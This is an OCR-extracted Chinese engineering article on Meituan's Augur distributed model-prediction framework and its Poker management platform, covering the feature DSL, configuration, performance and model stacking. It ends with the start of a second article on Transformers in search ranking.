
- 性能瓶颈：核心层的模型预估的 Size 扩展到数千级别文档的时候，单机已经难以承载；近百万个特征值的传输开销已经难以承受。
- 复用困难：模型预估能力已经成为一个通用的需求，单搜索就有几十个场景都需要该能力；而老逻辑的业务耦合性让复用变得更加困难。
- 平台缺失：快速的业务迭代下，需要有一个平台可以帮助业务快速地进行模型和特征的管理，包括但不限于配置、上线、灰度、验证等等。

3.2 新框架的边界

跟所有新系统的诞生故事一样，老系统一定会出现问题。原有架构在少特征以及小模型下虽有优势，但业务耦合，无法横向扩展，也难以复用。针对需求和老框架的种种问题，我们开始构建了新的高性能分布式模型预估框架 Augur，该框架指导思路是：

- **业务解耦，设定框架边界**：只做特征抽取和模型预估，对预估结果的处理等业务逻辑交给上层处理。

- **无状态，且可以做到分布式模型预估**，无压力支持数千级别文档数的深度模型预估。



架构上的改变，让 Augur 具备了复用的基础能力，同时也拥有了分布式预估的能力。可惜，系统架构设计中没有“银弹”：虽然系统具有了良好的弹性，但为此我们也付出了一些代价，我们会在文末进行解释。

4. 预估平台的构建过程

框架思路只能解决“能用”的问题，平台则是为了“通用”与“好用”。一个优秀的预估平台需要保证高性能，具备较为通用且接口丰富的核心预估框架，以及产品级别的业务管理系统。为了能够真正地提升预估能力和业务迭代的效率，平台需要回答以下几个问题：

- 如何解决特征和模型的高效迭代?
- 如何解决批量预估的性能和资源问题?
- 如何实现能力的快速复用并能够保障业务的安全?

下面，我们将逐一给出答案。

4.1 构建预估内核：高效的特征和模型迭代

4.1.1 Operator 和 Transformer

在搜索场景下，特征抽取较为难做的原因主要包括以下几点：

- 来源多：商户、商品、交易、用户等数十个维度的数据，还有交叉维度。由于美团业务众多，难以通过统一的特征存储去构建，交易相关数据只能通过服务来获取。
- 业务逻辑多：大多数据在不同的业务层会有复用，但是它们对特征的处理逻辑又有所不同。
- 模型差异：同一个特征，在不同的模型下，会有不同的处理逻辑。比如，一个连续型特征的分桶计算逻辑一样，但“桶”却因模型而各不相同；对于离散特征的低频过滤也是如此。
- 迭代快：特征的快速迭代，要求特征有快速在线上生效的能力，如果想要改动一个判断还需要写代码上线部署，无疑会拖慢了迭代的速度。模型如此，特征也是如此。

针对特征的处理逻辑，我们抽象出两个概念：

Operator：通用特征处理逻辑，根据功能的不同又可以分为两类：


- IO OP：用处理原始特征的获取，如从 KV 里获取数据，或者从对应的第三方服务中获取数据。内置批量接口，可以实现批量召回，减少 RPC。
- Calc OP：用于处理对获取到的原始特征做与模型无关的逻辑处理，如拆分、判空、组合。业务可以结合需求实现特征处理逻辑。

通过 IO、计算分离，特征抽取执行阶段就可以进行 IO 异步、自动聚合 RPC、并行计算的编排优化，从而达到提升性能的目的。

Transformer：用于处理与模型相关的特征逻辑，如分桶、低频过滤等等。一个特征可以配置一个或者多个 Transformer。Transformer 也提供接口，业务方可以根据自己的需求定制逻辑。

离在线统一逻辑：Transformer 是特征处理的模型相关逻辑，因此我们将 Transformer 逻辑单独抽包，在我们样本生产的过程中使用，保证离线样本生产与线上特征处理逻辑的一致性。


基于这两个概念，Augur 中特征的处理流程如下所示：首先，我们会进行特征抽取，抽取完后，会对特征做一些通用的处理逻辑；而后，我们会根据模型的需求进行二次变换，并将最终值输入到模型预估服务中。如下图所示：



图：特征处理流程

4.1.2 特征计算 DSL

有了 Operator 的概念，为了方便业务方进行高效的特征迭代，Augur 设计了一套弱类型、易读的特征表达式语言，将特征看成一系列 OP 与其他特征的组合，并基于 Bison&JFlex 构建了高性能语法和词法解析引擎。我们在解释执行阶段还做了一系列优化，包括并行计算、中间特征共享、异步 IO，以及自动 RPC 聚合等等。



举个例子：

```
// IO Feature: binaryBusinessTime;  ReadKV 是一个 IO 类型的 OP
ReadKV('mtptpoionlinefeatureexp','_id',_id,'ba_search.platform_poi_
business_hour_new.binarybusinesstime','STRING')
// FeatureA : CtxDateInfo;   ParseJSON 是一个 Calc 类型的 OP
ParseJSON(_ctx['dateInfo']);
// FeatureB : isTodayWeekend 需要看 Json 这种的日期是否是周末， 便可以复用
CtxDateInfo  这个特征； IsWeekend 也是是一个 Calc 类型的 OP
IsWeekend(CtxDateInfo['date'])
```

在上面的例子中，ParseJSON 与 IsWeekend 都是 OP，CtxDateInfo 与 isTodayWeekend 都是由其他特征以及 OP 组合而成的特征。通过这种方式，业务方根据自己的需求编写 OP，可以快速复用已有的 OP 和特征，创造自己需要的新特征。而在真实的场景中，IO OP 的数量相对固定。所以经过一段时间的累计，OP 的数量会趋于稳定，新特征只需基于已有的 OP 和特征组合即可实现，非常的高效。


4.1.3 配置化的模型表达

特征可以用利用 OP、使用表达式的方式去表现，但特征还可能需要经过 Transformer 的变换。为此，我们同样为模型构建一套可解释的 JSON 表达模板，模型中每一个特征可以通过一个 JSON 对象进行配置，以一个输入到 TF 模型里的特征结构为例：

```
// 一个的特征的 JSON 配置
{
    "tf_input_config": {"otherconfig"},
    "tf_input_name": "modulestyle",
    "name": "moduleStyle",
    "transforms": [                        // Transfomers：模型相关的处理逻辑，
可以有多个，Augur 会按照顺序执行
      {
        "name": "BUCKETIZE",               // Transfomer 的名称：这里是分桶
        "params": {
          "bins": [0,1,2,3,4]              // Transfomer 的参数
        }
      }
    ],
    "default_value": -1
}
```

通过以上配置，一个模型可以通过特征名和 Transformer 的组合清晰地表达。因此，模型与特征都只是一段纯文本配置，可以保存在外部，Augur 在需要的时候可以动态的加载，进而实现模型和特征的上线配置化，无需编写代码进行上线，安全且高效。

其中，我们将输入模型的特征名（tf_input_name）和原始特征名（name）做了区分。这样的话，就可以只在外部编写一次表达式，注册一个公用特征，却能通过在模型的结构体中配置不同 Transfomer 创造出多个不同的模型预估特征。这种做法相对节约资源，因为公用特征只需抽取计算一次即可。



此外，这一套配置文件也是离线样本生产时使用的特征配置文件，结合统一的 OP&Transformer 代码逻辑，进一步保证了离线 / 在线处理的一致性，也简化了上线的过程。因为只需要在离线状态下配置一次样本生成文件，即可在离线样本生产、在线模型预估两个场景通用。

4.2 完善预估系统：性能、接口与周边设施


4.2.1 高效的模型预估过程

OP 和 Transformer 构建了框架处理特征的基本能力。实际开发中，为了实现高性能的预估能力，我们采用了分片纯异步的线程结构，层层 Call Back，最大程度将线程资源留给实际计算。因此，预估服务对机器的要求并不高。

为了描述清楚整个过程，这里需要明确特征的两种类型：

- ContextLevel Feature：全局维度特征，一次模型预估请求中，此类特征是通用的。比如时间、地理位置、距离、用户信息等等。这些信息只需计算一次。
- DocLevel Feature：文档维度特征，一次模型预估请求中每个文档的特征不同，需要分别计算。

一个典型的模型预估请求，如下图所示：



Augur 启动时会加载所有特征的表达式和模型，一个模型预估请求 ModelScore-

Request 会带来对应的模型名、要打分的文档 id（docid）以及一些必要的全局信息 Context。 Augur 在请求命中模型之后，将模型所用特征构建成一颗树，并区分 ContextLevel 特征和 DocLevel 特征。由于 DocLevel 特征会依赖 ContextLevel 特征，故先将 ContextLevel 特征计算完毕。对于 Doc 维度，由于对每一个 Doc 都要加载和计算对应的特征，所以在 Doc 加载阶段会对 Doc 列表进行分片，并发完成特征的加载，并且各分片在完成特征加载之后就进行打分阶段。也就是说，打分阶段本身也是分片并发进行的，各分片在最后打分完成后汇总数据，返回给调用方。 期间还会通过异步接口将特征日志上报，方便算法同学进一步迭代。

在这个过程中，为了使整个流程异步非阻塞，我们要求引用的服务提供异步接口。若部分服务未提供异步接口，可以将其包装成伪异步。这一套异步流程使得单机（16c16g）的服务容量提升超过 100%，提高了资源的利用率。

4.2.2 预估的性能及表达式的开销

框架的优势：得益于分布式，纯异步流程，以及在特征 OP 内部做的各类优化（公用特征 、RPC 聚合等），从老框架迁移到 Augur 后，上千份文档的深度模型预估性能提升了一倍。

至于大家关心的表达式解析对对于性能的影响其实可以忽略。因为这个模型预估的耗时瓶颈主要在于原始特征的抽取性能（也就是特征存储的性能）以及预估服务的性能（也就是 Serving 的性能）。而 Augur 提供了表达式解析的 Benchmark 测试用例，可以进行解析性能的验证。


```
_I(_I('xxx'))
Benchmark              Mode  Cnt  Score   Error  Units
AbsBenchmarkTest.test  avgt   25  1.644 ± 0.009  ms/op
```

一个两层嵌套的表达式解析 10W 次的性能是 1.6ms 左右。相比于整个预估的时间，以及语言化表达式对于特征迭代效率的提升，这一耗时在当前业务场景下，基本可以忽略不计。

4.2.3 系统的其他组成部分

一个完善可靠的预估系统，除了“看得见”的高性能预估能力，还需要做好以下几个常被忽略的点：

- **几个常被忽略的点**：预估时产出的特征日志，需要通过框架上传到公司日志中心或者以用户希望的方式进行存储，方便模型的迭代。当然，必要的时候可以落入本地，方便问题的定位。
- **方便问题的定位**：系统监控不用多说，美团内部的 Cat& 天网，可以构建出完善的监控体系。另一方面，特征的监控也很重要，因为特征获取的稳定性决定了模型预估的质量，所以我们构建了实时的特征分布监控系统，可以分钟级发现特征分布的异常，最大限度上保证模型预估的可靠性。



- **丰富的接口**：除了预估接口，还需要有特征抽取接口、模型打分 Debug 接口、特征表达式测试接口、模型单独测试接口、特征模型刷新接口、特征依赖检等等一系列接口，这样才可以保证整个系统的可用性，并为后面管理平台的建设打下基础。

Augur 在完成了以上多种能力的建设之后，就可以当做一个功能相对完善且易扩展的在

线预估系统。由于我们在构建 Augur 的时候，设立了明确的边界，故以上能力是独立于业务的，可以方便地进行复用。当然，Augur 的功能管理，更多的业务接入，都需要管理平台的承载。于是，我们就构建了 Poker 平台，其中的在线预估管理模块是服务于 Augur，可以进行模型特征以及业务配置的高效管理。我们将在下一小节进行介绍。

4.3 建设预估平台：快速复用与高效管理

4.3.1 能力的快速复用

Augur 在设计之初，就将所有业务逻辑通过 OP 和 Transformer 承载，所以跟业务无关。考虑到美团搜索与 NLP 部模型预估场景需求的多样性，我们还为 Augur 赋予多种业务调用的方式。

- **种业务调用的方式。**：即基于 Augur 构建一个完整的 Service，可以实现无状态分布式的弹性预估能力。
- **布式的弹性预估能**：Java 服务化版本中内置了对 Thrift 的支持，使不同语言的业务都可以方便地拥有模型预估能力。
- **地拥有**：Augur 支持同一个服务同时提供 Pigeon（美团内部的 RPC 框架）以及 Thrift 服务，从而满足不同业务的不同需求。
- **不同业务的不同需**：Augur 同样支持以 SDK 的方式将能力嵌入到已有的集群当中。但如此一来，分布式能力就无法发挥了。所以，我们一般应用在性能要求高、模型比较小、特征基本可以存在本地的场景下。

其中服务化是被应用最多的方式，为了方便业务方的使用，除了完善的文档外，我们还构建了标准的服务模板，任何一个业务方基本上都可以在 30 分钟内构建出自己的 Augur 服务。服务模板内置了 60 多个常用逻辑和计算 OP，并提供了最佳实践文档与配置逻辑，使得业务方在没有指导的情况下可以自行解决 95% 以上的问题。整个流程如下图所示：


当然，无论使用哪一种方式去构建预估服务，都可以在美团内部的 Poker 平台上进行服务、模型与特征的管理。

4.3.2 Augur 管理平台 Poker 的构建


实现一个框架价值的最大化，需要一个完整的体系去支撑。而一个合格的在线预估平台，需要一个产品级别的管理平台辅助。于是我们构建了 Poker（搜索实验平台），其中的在线预估服务管理模块，也是 Augur 的最佳拍档。Augur 是一个可用性较高的在线预估框架，而 Poker+Augur 则构成了一个好用的在线预估平台。下图是在线预估服务管理平台的功能架构：

首先是预估核心特征的管理，上面说到我们构建了语言化的特征表达式，这其实是个较为常见的思路。Poker 利用 Augur 提供的丰富接口，结合算法的使用习惯，构建

了一套较为流畅的特征管理工具。可以在平台上完成新增、测试、上线、卸载、历史回滚等一系列操作。同时，还可以查询特征被服务中的哪些模型直接或者间接引用，在修改和操作时还有风险提示，兼顾了便捷性与安全性。



模型管理也是一样，我们在平台上实现了模型的配置化上线、卸载、上线前的验证、灰度、独立的打分测试、Debug 信息的返回等等。同时支持在平台上直接修改模型配置文件，平台可以实现模型多版本控制，一键回滚等。配置皆为实时生效，避免了手动上线遇到问题后因处理时间过长而导致损失的情况。




4.3.3 Poker + Augur 的应用与效果

随着 Augur 和 Poker 的成熟，美团搜索与 NLP 部门内部已经有超过 30 个业务方已经全面接入了预估平台，整体的概况如下图所示：

预估框架使用迁移 Augur 后，性能和模型预估稳定性上均获得了较大幅度的提升。更加重要的是，Poker 平台的在线预估服务管理和 Augur 预估框架，还将算法同学从繁复且危险的上线操作中解放出来，更加专注于算法迭代，从而取得更好的效果。以点评搜索为例，在 Poker+Augur 稳定上线之后，经过短短半年的时间，点评搜索核心 KPI 在高位基础上仍然实现了大幅提升，是过去一年半涨幅的六倍之多，提前半

年完成全年的目标。



4.4 进阶预估操作：模型也是特征

4.4.1 Model as a Feature，同构 or 异构?

在算法的迭代中，有时会将一个模型的预估的结果当做另外一个模型输入特征，进而取得更好的效果。如美团搜索与 NLP 中心的算法同学使用 BERT 来解决长尾请求商户的展示顺序问题，此时需要 BERT as a Feature。一般的做法是离线进行 BERT 批量计算，灌入特征存储供线上使用。但这种方式存在时效性较低（T+1）、覆盖度差等缺点。最好的方式自然是可以在线实时去做 BERT 模型预估，并将预估输出值作为特征，用于最终的模型打分。这就需要 Augur 提供 Model as a Feature 的能力。

得益于 Augur 抽象的流程框架，我们很快超额完成了任务。Model as a feature，虽然要对一个 Model 做预估操作，但从更上层的模型角度看，它就是一个特征。既然是特征，模型预估也就是一个计算 OP 而已。 所以我们只需要在内部实现一个特殊的 OP，ModelFeatureOpreator 就可以干净地解决这些问题了。

我们在充分调研后，发现 Model as a Feature 有两个维度的需求：同构的特征和异构的特征。同构指的是这个模型特征与模型的其他特征一样，是与要预估的文档统

一维度的特征，那这个模型就可以配置在同一个服务下，也就是本机可以加载这个 Stacking 模型；而异构指的是 Model Feature 与当前预估的文档不是统一维度的，比如商户下挂的商品，商户打分需要用到商品打分的结果，这两个模型非统一维度，属于两个业务。正常逻辑下需要串行处理，但是 Augur 可以做得更高效。为此我们设计了两个 OP 来解决问题：

- **LocalModelFeature**：解决同构 Model Feature 的需求，用户只需像配置普通特征表达式一样即可实现在线的 Model Stacking；当然，内部自然有优化逻辑，比如外部模型和特征模型所需的特征做统一整合，尽可能的减少资源消耗，提升性能。 该特征所配置的模型特征，将在本机执行，以减少 RPC。
- **RemoteModelFeature**：解决异构 Model Feature 的需求，用户还是只需配置一个表达式，但是此表达式会去调用相应维度的 Augur 服务，获取相应的模型和特征数据供主维度的 Augur 服务处理。虽然多了一层 RPC，但是相对于纯线性的处理流程，分片异步后，还是有不少的性能提升。

美团搜索内部，已经通过 LocalModelFeature 的方式，实现了 BERT as a Feature。在几乎没有新的使用学习成本的前提下，同时在线上取得了明显的指标提升。

4.4.2 Online Model Ensemble

Augur 支持有单独抽取特征的接口，结合 Model as a Feature，若需要同时为一个文档进行两个或者多个模型的打分，再将分数做加权后使用，非常方便地实现离线 Ensemble 出来模型的实时在线预估。我们可以配置一个简单的 LR、Empty 类型模型（仅用于特征抽取），或者其他任何 Augur 支持的模型，再通过 LocalModelFeature 配置若干的 Model Feature，就可以通过特征抽取接口得到一个文档多个模型的线性加权分数了。而这一切都被包含在一个统一的抽象逻辑中，使用户的体验是连续统一的，几乎没有增加学习成本。

除了上面的操作外，Augur 还提供了打分的同时带回部分特征的接口，供后续的业务规则处理使用。

5. 更多思考

当然，肯定没有完美的框架和平台。Augur 和 Poker 还有很大的进步空间，也有一些不可回避的问题。主要包括以下几个方面。

被迫“消失”的 Listwise 特征

前面说到，系统架构设计中没有“银弹”。在采用了无状态分布式的设计后，请求会分片。所以 ListWise 类型的特征就必须在打分前算好，再通过接口传递给 Augur 使用。在权衡性能和效果之后，算法同学放弃了这一类型的特征。

当然，不是说 Augur 不能实现，只是成本有些高，所以暂时 Hold 。我们也有设计过方案，在可量化的收益高于成本的时候，我们会在 Augur 中开放协作的接口。

单机多层打分的缺失

Augur 一次可以进行多个模型的打分，模型相互依赖（下一层模型用到上一层模型的结果）也可以通过 Stacking 技术来解决。但如果模型相互依赖又逐层减少预估文档（比如，第一轮预估 1000 个，第二轮预估 500），则只能通过多次 RPC 的方式去解决问题，这是一个现实问题的权衡。分片打分的性能提升，能否 Cover 多次 RPC 的开销？在实际开发中，为了保持框架的清晰简单，我们选择了放弃多层打分的特性。

离线能力缺失?

Poker 是搜索实验平台的名字。我们设计它的初衷，是解决搜索模型实验中，从离线到在线所有繁复的手工操作，使搜索拥有一键训练、一键 Fork、一键上线的能力。与公司其他的训练平台不同，我们通过完善的在线预估框架倒推离线训练的需求，进而构建了与在线无缝结合的搜索实验平台，极大地提升了算法同学的工作效。

未来，我们也会向大家介绍产品级别的一站式搜索实验平台，敬请期待。

6. 未来展望

在统一了搜索的在线预估框架后，我们会进一步对 Augur 的性能 & 能力进行扩展。

未来，我们将会在检索粗排以及性能要求更高的预估场景中去发挥它的能力与价值。同时，我们正在将在线预估框架进一步融合到我们的搜索实验平台 Poker 中，与离线训练和 AB 实验平台做了深度的打通，为业务构建高效完整的模型实验基础设施。

如果你想近距离感受一下 Augur 的魅力，欢迎加入美团技术团队！

7. 作者简介

朱敏，紫顺，乐钦，洪晨，乔宇，武进，孝峰，俊浩等，均来自美团搜索与 NLP 部。

Transformer 在美团搜索排序中的实践

作者：肖垚

引言

美团搜索是美团 App 连接用户与商家的一种重要方式，而排序策略则是搜索链路的关键环节，对搜索展示效果起着至关重要的效果。目前，美团的搜索排序流程为多层排序，分别是粗排、精排、异构排序等，多层排序的流程主要是为了平衡效果和性能。其中搜索核心精排策略是 DNN 模型，我们始终贴近业务，并且结合先进技术，从特征、模型结构、优化目标角度对排序效果进行了全面的优化。

近些年，基于 Transformer[1] 的一些 NLP 模型大放光彩，比如 BERT[2] 等等，将 Transformer 结构应用于搜索推荐系统也成为业界的一个潮流。比如应用于对 CTR 预估模型进行特征组合的 AutoInt[3]、行为序列建模的 BST[4] 以及重排序模型 PRM[5]，这些工作都证明了 Transformer 引入搜索推荐领域能取得不错的效果，所以美团搜索核心排序也在 Transformer 上进行了相关的探索。

本文旨在分享 Transformer 在美团搜索排序上的实践经验。内容会分为以下三个部分：第一部分对 Transformer 进行简单介绍，第二部分会介绍 Transfomer 在美团搜索排序上的应用以及实践经验，最后一部分是总结与展望。希望能对大家有所帮助和启发。

Transformer 简介

Transformer 是谷歌在论文《Attention is all you need》[1] 中提出来解决 Sequence to Sequence 问题的模型，其本质上是一个编解码（Encoder-Decoder ）结构，编码器 Encoder 由 6 个编码 block 组成，Encoder 中的每个 block 包含 Multi-Head Attention 和 FFN（Feed-Forward Network）；同样解码器 Decoder 也是 6 个解码 block 组成，每个 block 包含 Multi-Head Attention、Encoder-Decoder Attention

和 FFN。具体结构如图 1 所示，其详细的介绍可参考文献 [1,6]。

